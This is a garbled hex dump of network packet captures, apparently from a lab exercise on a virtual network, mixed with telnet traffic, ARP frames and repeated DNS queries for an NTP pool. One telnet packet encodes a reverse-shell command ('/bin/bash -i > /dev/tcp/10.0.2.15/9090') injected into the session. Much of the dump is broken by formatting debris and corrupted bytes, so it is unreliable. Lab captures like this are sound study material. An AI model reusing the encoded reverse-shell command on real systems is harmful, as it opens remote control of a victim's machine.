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00:44:23,095,281 ETHER

|0 |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|bc|40|00|40|06|59|f4|0 |a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|f0|80|10|00|e3|18|3a|00|0 |0|01|01|08|0a|24|69|67|3c|00|7c|0e|c7|

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00:44:23,105,908 ETHER

|0 |08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|07|d8|dd|35|40|00|40|06|3d|d7|0 |a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|f0|ef|46|de|82|80|18|00|e5|1f|de|00|0 |0|01|01|08|0a|00|7c|0e|ca|24|69|67|3c|1b|5b|32|3b|31|48|1b|5b|31|6d|1b|5b|33|34|

20|20|20|20|20|20|20|20|20|1b|5b|34|3b|31|48|7e|20|20|20|20|20|20|20|20|20|20|20|2 0|20|20|20|20|20|20|20|20|20|20|1b|5b|38|3b|31|48|7e|20|20|20|20|20|20|20|20|20 |20|20|20|20|20|20|1b|5b|31|31|3b|31|48|7e|20|20|20|20|20|20|20|20|20|20|20|20| 20|20|20|20|20|20|20|20|20|20|20|20|1b|5b|31|35|3b|31|48|7e|20|20|20|20|20|20|2 0|20|20|20|20|20|20|20|20|20|1b|5b|31|38|3b|31|48|7e|20|20|20|20|20|20|20|20|20 |20|20|20|20|20|20|20|1b|5b|32|31|3b|31|48|7e|20|20|20|20|20|20|20|20|20|20|20| 20|20|20|20|20|1b|5b|6d|1b|5b|32|34|3b|36|33|48|30|2c|30|2d|31|1b|5b|39|43|41|6 c|6c|1b|5b|31|3b|31|48|1b|5b|3f|31|32|6c|1b|5b|3f|32|35|68|

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00:44:23,105,935 ETHER

|0 |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|bd|40|00|40|06|59|f3|0 |a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|3c|94|80|10|01|01|18|3a|00|0 |0|01|01|08|0a|24|69|67|47|00|7c|0e|ca| +-----+

00:44:30,208,139 ETHER

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00:44:30,230,703 ETHER

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00:44:35,346,473 ETHER

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00:44:35,346,488 ETHER

 $\begin{array}{l} |0 \\ |08|00|27|91|39|39|08|00|27|f3|fd|c2|08|06|00|01|08|00|06|04|00|02|08|00|27|f3|fd \\ |c2|0a|00|02|03|08|00|27|91|39|39|0a|00|02|05|00|00|00|00|00|00|00|00|00|00 \\ |00|00|00|00|00|00|00| \end{array}$

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 $\label{eq:control_co$

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00:44:48,225,102 ETHER

|0 |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|3a|c8|be|40|00|40|06|59|ec|0 |a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|3c|94|80|18|01|01|18|40|00|0 |0|01|01|08|0a|24|69|c9|67|00|7c|0e|ca|3a|77|71|21|1b|0a|

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00:44:48,225,557 ETHER

|0 |08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|4c|dd|37|40|00|40|06|45|61|0 |a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|3c|94|ef|46|de|88|80|18|00|e5|8b|75|00|0 |0|01|01|08|0a|00|7c|27|55|24|69|c9|67|1b|5b|3f|32|35|6c|1b|5b|32|34|3b|31|48|1b| |5b|4b|1b|5b|32|34|3b|31|48|3a|

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00:44:48,225,569 ETHER

0 08 00 27 91 39 39 08 00 27 c5 0d 1c 08 00 45 00 00 34 c8 bf 40 00 40 06 59 f1 0a 00 02 0f 0a 00 02 05 23 82 aa de ef 46 de 88 56 ad 3c ac 80 10 01 01 18 3a 00 00 01 01 08 0a 24 69 c9 68 00 7c 27 55
++
00:44:48,225,747 ETHER
0 08 00 27 c5 0d 1c 08 00 27 91 39 39 08 00 45 00 00 68 dd 38 40 00 40 06 45 44 0 a 00 02 05 0a 00 02 0f aa de 23 82 56 ad 3c ac ef 46 de 88 80 18 00 e5 22 c4 00 0 0 01 01 08 0a 00 7c 27 55 24 69 c9 68 77 71 21 1b 5b 32 34 3b 31 48 1b 5b 4b 1b 5b 32 34 3b 36 33 48 30 2c 30 2d 31 1b 5b 39 43 41 6c 6c 1b 5b 31 3b 31 48 1b 5 b 3f 31 32 6c 1b 5b 3f 32 35 68 07
++
00:44:48,225,765 ETHER
0 08 00 27 91 39 39 08 00 27 c5 0d 1c 08 00 45 00 00 34 c8 c0 40 00 40 06 59 f0 00 00 02 0f 0a 00 02 05 23 82 aa de ef 46 de 88 56 ad 3c e0 80 10 01 01 18 3a 00 00 01 01 08 0a 24 69 c9 68 00 7c 27 55
++
00:45:06,640,701 ETHER

01 01 08 0a 24 6a 11 58 00 7c 27 55
++
00:45:06,641,784 ETHER
0 08 00 27 c5 0d 1c 08 00 27 91 39 39 08 00 45 00 00 3b dd 39 40 00 40 06 45 70 0 a 00 02 05 0a 00 02 0f aa de 23 82 56 ad 3c e0 ef 46 de 89 80 18 00 e5 ed a3 00 0 0 01 01 08 0a 00 7c 39 54 24 6a 11 58 1b 5b 32 34 3b 31 48
++
00:45:06,641,835 ETHER
0 08 00 27 91 39 39 08 00 27 c5 0d 1c 08 00 45 00 00 28 cd 7a 40 00 40 06 55 42 0 a 00 02 0f 0a 00 02 05 23 82 aa de ef 46 de 89 00 00 00 50 04 00 00 fb 9b 00 0 0

00:45:22,788,977 ETHER

|0 |52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|26|f6|40|00|40|11|cb|0f|0a |00|02|0f|0a|32|32|64|9a|58|00|35|00|2f|48|e5|e0|97|01|00|00|01|00|00|00|00|00 |0|01|30|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|0 1|

++
00:45:27,796,710 ETHER
0 52 54 00 12 35 00 08 00 27 c5 0d 1c 08 00 45 00 00 43 34 1f 40 00 40 11 bd b4 0 a 00 02 0f 0a 64 32 64 85 da 00 35 00 2f 49 17 e0 97 01 00 00 01 00 00 00 00 00 00 01 30 06 64 65 62 69 61 6e 04 70 6f 6f 6c 03 6e 74 70 03 6f 72 67 00 00 01 00 01
++
00:45:27,901,333 ETHER
0 52 54 00 12 35 00 08 00 27 c5 0d 1c 08 06 00 01 08 00 06 04 00 01 08 00 27 c5 0 d 1c 0a 00 02 0f 00 00 00 00 00 00 02 01
++
00:45:27,901,804 ETHER
0 08 00 27 c5 0d 1c 52 54 00 12 35 00 08 06 00 01 08 00 06 04 00 02 52 54 00 12 3 5 00 0a 00 02 01 08 00 27 c5 0d 1c 0a 00 02 0f 00 00 00 00 00 00 00 00 00 00 00 00 00
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00:45:37,807,316 ETHER

 $\begin{array}{l} |0 \\ |52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|3b|02|40|00|40|11|b6|d1|0 \\ |a|00|02|0f|0a|64|32|64|85|da|00|35|00|2f|49|17|e0|97|01|00|00|01|00|00|00|00|00|00|00|01|30|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|01| \\ |01| \end{array}$

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00:45:38,031,343 ETHER

|0 |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|13|40|00|40|06|b7|66| 0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|76|76|00| 00|01|01|08|0a|00|7c|58|00|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e| 20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c| 26|31|20|32|3e|26|31|0d|0a|

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00:45:43,148,223 ETHER

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00:45:43,148,448 ETHER

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00:45:47,824,315 ETHER

10
52 54 00 12 35 00 08 00 27 c5 0d 1c 08 00 45 00 00 56 41 85 40 00 40 11 b0 3b 0
a 00 02 0f 0a 64 32 64 95 fc 00 35 00 42 49 2a b9 31 01 00 00 01 00 00 00 00 00 00 00 00 00
0 01 30 06 64 65 62 69 61 6e 04 70 6f 6f 6c 03 6e 74 70 03 6f 72 67 08 77 69 72 67 66 74 70 03 66 74 70 74 70 74 74 74 74 74 74 74 74 74 74 74 74 74
5 6c 65 73 73 05 6d 69 61 6d 69 03 65 64 75 00 00 01 00 01

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00:45:52,834,646 ETHER

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00:45:57,840,501 ETHER

 $\label{eq:control_co$

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00:46:02,845,576 ETHER

|0 |52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|3c|3b|40|00|40|11|b5|ca|0

a 00 02 0f 0a 32 32 64 b3 8f 00 35 00 2f 48 e5 ce 5e 01 00 00 01 00 00 00 00 00 00 00 00 00
++
00:46:07,850,702 ETHER
$\label{eq:continuous} \begin{array}{l} 0\\ 52 54 00 12 35 00 08 00 27 c5 0d 1c 08 00 45 00 00 43 49 21 40 00 40 11 a8 b2 0\\ a 00 02 0f 0a 64 32 64 c9 ba 00 35 00 2f 49 17 ce 5e 01 00 00 01 00 00 00 00\\ 0 01 31 06 64 65 62 69 61 6e 04 70 6f 6f 6c 03 6e 74 70 03 6f 72 67 00 00 01 00 00$
++
00:46:12,856,966 ETHER
0 52 54 00 12 35 00 08 00 27 c5 0d 1c 08 00 45 00 00 43 40 62 40 00 40 11 b1 a3 0 a 00 02 0f 0a 32 32 64 b3 8f 00 35 00 2f 48 e5 ce 5e 01 00 00 01 00 00 00 00 00 00 00 00 00
++
00:46:12,951,820 ETHER
0 52 54 00 12 35 00 08 00 27 c5 0d 1c 08 06 00 01 08 00 06 04 00 01 08 00 27 c5 0

d|1c|0a|00|02|0f|00|00|00|00|00|00|0a|00|02|01|

++
00:46:12,952,312 ETHER
0 08 00 27 c5 0d 1c 52 54 00 12 35 00 08 06 00 01 08 00 06 04 00 02 52 54 00 12 3 5 00 0a 00 02 01 08 00 27 c5 0d 1c 0a 00 02 0f 00 00 00 00 00 00 00 00 00 00 00 00 00
++
00:46:17,862,349 ETHER
$ \begin{array}{c} 0 \\ 52 54 00 12 35 00 08 00 27 c5 0d 1c 08 00 45 00 00 43 4e 2c 40 00 40 11 a3 a7 0\\ a 00 02 0f 0a 64 32 64 c9 ba 00 35 00 2f 49 17 ce 5e 01 00 00 01 00 00 00 00\\ 0 01 31 06 64 65 62 69 61 6e 04 70 6f 6f 6c 03 6e 74 70 03 6f 72 67 00 00 01 00 01 \\ 1 \end{array} $
++

|0 |52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|56|47|05|40|00|40|11|aa|ed|0 |a|00|02|0f|0a|32|32|64|8f|fe|00|35|00|42|48|f8|e1|63|01|00|00|01|00|00|00|00|00

0|01|31|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|08|77|69|72|65|6c|65|73|73|05|6d|69|61|6d|69|03|65|64|75|00|00|01|00|01|

00:46:22,867,885 ETHER

++
00:46:27,872,578 ETHER
0 52 54 00 12 35 00 08 00 27 c5 0d 1c 08 00 45 00 00 56 56 ee 40 00 40 11 9a d2 0 a 00 02 0f 0a 64 32 64 a4 53 00 35 00 42 49 2a e1 63 01 00 00 01 00 00 00 00 00 01 31 06 64 65 62 69 61 6e 04 70 6f 6f 6c 03 6e 74 70 03 6f 72 67 08 77 69 72 65 6c 65 73 73 05 6d 69 61 6d 69 03 65 64 75 00 00 01 00 01
++
00:46:32,878,760 ETHER
0 52 54 00 12 35 00 08 00 27 c5 0d 1c 08 00 45 00 00 56 4b 67 40 00 40 11 a6 8b 0 a 00 02 0f 0a 32 32 64 8f fe 00 35 00 42 48 f8 e1 63 01 00 00 01 00 00 00 00 00 00 00 01 31 06 64 65 62 69 61 6e 04 70 6f 6f 6c 03 6e 74 70 03 6f 72 67 08 77 69 72 65 6c 65 73 73 05 6d 69 61 6d 69 03 65 64 75 00 00 01 00 01
++
00:46:37,883,503 ETHER
0 52 54 00 12 35 00 08 00 27 c5 0d 1c 08 00 45 00 00 56 5b 51 40 00 40 11 96 6f 0 a 00 02 0f 0a 64 32 64 a4 53 00 35 00 42 49 2a e1 63 01 00 00 01 00 00 00 00 00 01 31 06 64 65 62 69 61 6e 04 70 6f 6f 6c 03 6e 74 70 03 6f 72 67 08 77 69 72 65 6c 65 73 73 05 6d 69 61 6d 69 03 65 64 75 00 00 01 00 01

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00:46:47,895,553 ETHER

 $\begin{array}{l} |0 \\ |52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|5d|74|40|00|40|11|94|5f|0 \\ |a|00|02|0f|0a|64|32|64|a1|42|00|35|00|2f|49|17|47|9b|01|00|00|01|00|00|00|00|00|00|00|01|32|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|01|00|01| \\ \end{array}$